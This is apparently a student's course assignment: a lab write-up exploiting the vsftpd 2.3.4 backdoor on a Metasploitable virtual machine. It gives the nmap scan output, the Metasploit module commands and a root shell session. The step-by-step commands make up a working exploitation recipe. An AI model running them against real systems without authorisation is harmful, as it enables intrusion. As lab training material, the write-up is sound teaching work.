Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 25/08/2023

Assignment Details

Assigned Date: 24/08/2023

Due Date: 25/08/2023

Topic: Manual Exploitation (Gaining Access)

Introduction

Exploitation using Metasploit in Kali Linux is a pivotal technique in ethical hacking and penetration testing. Metasploit, a powerful open-source framework, empowers security professionals to identify vulnerabilities within systems and networks. By crafting and deploying exploit modules, analysts can assess an organization's defence mechanisms, aiding in the fortification of digital infrastructures. This introduction offers a glimpse into the dynamic realm of Metasploit-driven exploitation, enabling experts to proactively safeguard against potential cyber threats.

Content

Exploitation Steps/Phases


1. Find the vulnerabilities and record Vuln Name, Vuln Port Number, Vuln Code
2. Start & Initialize the Metasploit
3. Search & Import the Exploit script
4. Configure the script as per your target
5. Verify the details & execute


Steps to exploit the target machine and gain access

1. <u>Description:</u>
   Port scanning is performed to find the open ports in the Target Machine (in this case Metasploitable). The command is an aggressive one to get Service Version, OS and Keys.
   Command: nmap -T4 -A 10.0.2.5
   <u>Syntax</u>: #nmap -T4 -A <Target IP address>

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-24 14:31 IST
Nmap scan report for 10.0.2.5
Host is up (0.0085s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

2. Description:
   Perform a Manual Vulnerability Scan on the open port displayed in the port scan (in this case port 21). Search Google with a Vulnerability version (in this case vsftpd 2.3.4).
   Google Prompt: Vulnerabilities in Metasploitable version vsfpd 2.3.4





VSFTPD v2.3.4 Backdoor Command Execution

Disclosed	Created
07/03/2011	05/30/2018

Description

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Author(s)

- hdm <x@hdm.io>
- MC <mc@metasploit.com>

Platform

Unix

Architectures

cmd

Development

- Source Code
- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
    ...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
    ...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

From Rapid7 Database we can see that there is a vulnerability vsftpd v2.3.4 which we can exploit.

The type of vulnerability found is a **Backdoor**.

The Metasploit module path is “exploit/unix/ftp/vsftpd_234_backdoor”

3. Command: #msfdb init
   Description:
   This is the **Second phase of Exploitation**, that is Initialize the Metasploit database (Only written once)

```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-08-24T05:55:09-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─#
```

4. Command: #service postresql start
   Description:
   PostgreSQL database server on a Linux-based system. PostgreSQL is a popular open-source relational database management system. To start the backend of the Metasploit.

```
|_clock-skew: mean: 1h00m01s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-08-24T05:55:09-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# service postgresql start

┌──(root㉿kali)-[/home/kali]
└─#
```

5. Command: #msfconsole
   Description:
   Start Metasploit framework console, you'll access the command-line interface of the Metasploit Framework, which provides a variety of tools and modules for performing security assessments, vulnerability exploitation, and more.

6. Command: msf6> info exploit/unix/ftp/vsftpd_234_backdoor
   Syntax: info <path> or info <id>
   Description: Checks whether the script is compatible with the target (Platform, Architecture, Privilege). Finds the Available Targets and provides Basic Options. It used to display detailed information about a specific module. The module can be an exploit, auxiliary module, payload, or any other type of module available in Metasploit's module database.

7. Command: msf6> use exploit/unix/ftp/vsftpd_234_backdoor
   Syntax: use <path> or use <id>
   Description:
   The use command is used to select a specific module from the Metasploit Framework's module database for further configuration and execution. The module index refers to the position of the module in the list of available modules. However, using just the module index might not be the most accurate way to select a module, as the indexes can change based on the state of the database.

```
Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

8. Command: msf6 exploit(unix/ftp/vsftpd_234_backdoor)> show options
   Description:
   Checks the mandatory setting (Set Current Setting if Required: yes). The show options command is used to display the available configuration options for the selected module. These options allow you to customize the behavior of the exploit to suit your needs.
   Note: The below picture shows the options **BEFORE** setting the values.

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

9. Command: msf6 exploit(unix/ftp/vsftpd_234_backdoor)> set RHOSTS 10.0.2.4
   Syntax: set <option-name> <option-value/Current Setting value>
   Description:
   In the context of Metasploit, RHOSTS stands for "Remote Hosts," and it is used to specify the IP address or IP range of the target system(s) you intend to exploit.

```
root@kali: /home/kali
File  Actions  Edit  View  Help
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
   RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

10. Command: msf6 exploit(unix/ftp/vsftpd_234_backdoor)> show options
    Note: The below picture shows the options **AFTER** setting the values.

```
root@kali: /home/kali
File  Actions  Edit  View  Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CHOST                      no        The local client address
   CPORT                      no        The local client port
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    10.0.2.5         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                        oit.html
   RPORT     21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

11. Command: msf6 exploit(unix/ftp/vsftpd_234_backdoor)> exploit
    Description:
    This the **Fifth phase of Execution**, that is Verify the Details and Execute the Exploit.
    To execute the exploit. Executing the exploit command launches the selected module with the configured options. If the exploit is successful, it may result in gaining unauthorized access to the target system.

```
Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41673 -> 10.0.2.5:6200) at 2023-08-24 15:34:03 +0530
```


12. Command: ifconfig
    Description:
    We can see that the shell session 1 has been opened, which means that the vulnerability vsftpd v2.3.4 of the target machine has been exploited. We can perform the ifconfig command in the command shell session, if the IP address of the target machine is displayed then the exploit has been confirmed.

```
[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41673 -> 10.0.2.5:6200) at 2023-08-24 15:34:03 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8d:55:32
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8d:5532/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2375 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:201792 (197.0 KB)  TX bytes:468046 (457.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:175 errors:0 dropped:0 overruns:0 frame:0
          TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60549 (59.1 KB)  TX bytes:60549 (59.1 KB)
```

13. Command: uname -a
    Description:
    Even though there is no visible command line prompt, we are still able to type command on the target machine's shell. Another command which is the Linux equivalent of 'sysinfo' is uname -a. The 'uname -a' command is used in Unix-like operating systems to display detailed information about the system's kernel and system architecture. When this command is executed in a terminal or command prompt, it outputs a line of information that includes various details about the system.



Analysis

The report outlines the process of manually scanning for vulnerabilities by utilizing internet databases and executing an exploit. By searching comprehensive databases, potential vulnerabilities are identified based on known weaknesses and attack patterns. The subsequent execution of an exploit provides a practical assessment of the system's susceptibility to attacks, shedding light on potential security gaps. This approach offers a real-world perspective on the system's resilience and aids in understanding the urgency and severity of remediation measures.

Conclusion

In conclusion, the manual vulnerability scanning process that involves searching internet databases and executing exploits serves as a crucial methodology for assessing a system's security posture. This approach uncovers vulnerabilities that might not be apparent through automated scans and provides a hands-on understanding of potential attack vectors. The combination of database research and exploit execution offers a comprehensive view of a system's weaknesses and aids in making informed decisions about mitigation strategies. As cyber threats continue to evolve, integrating such manual assessments into a holistic security framework is imperative to effectively safeguarding valuable assets.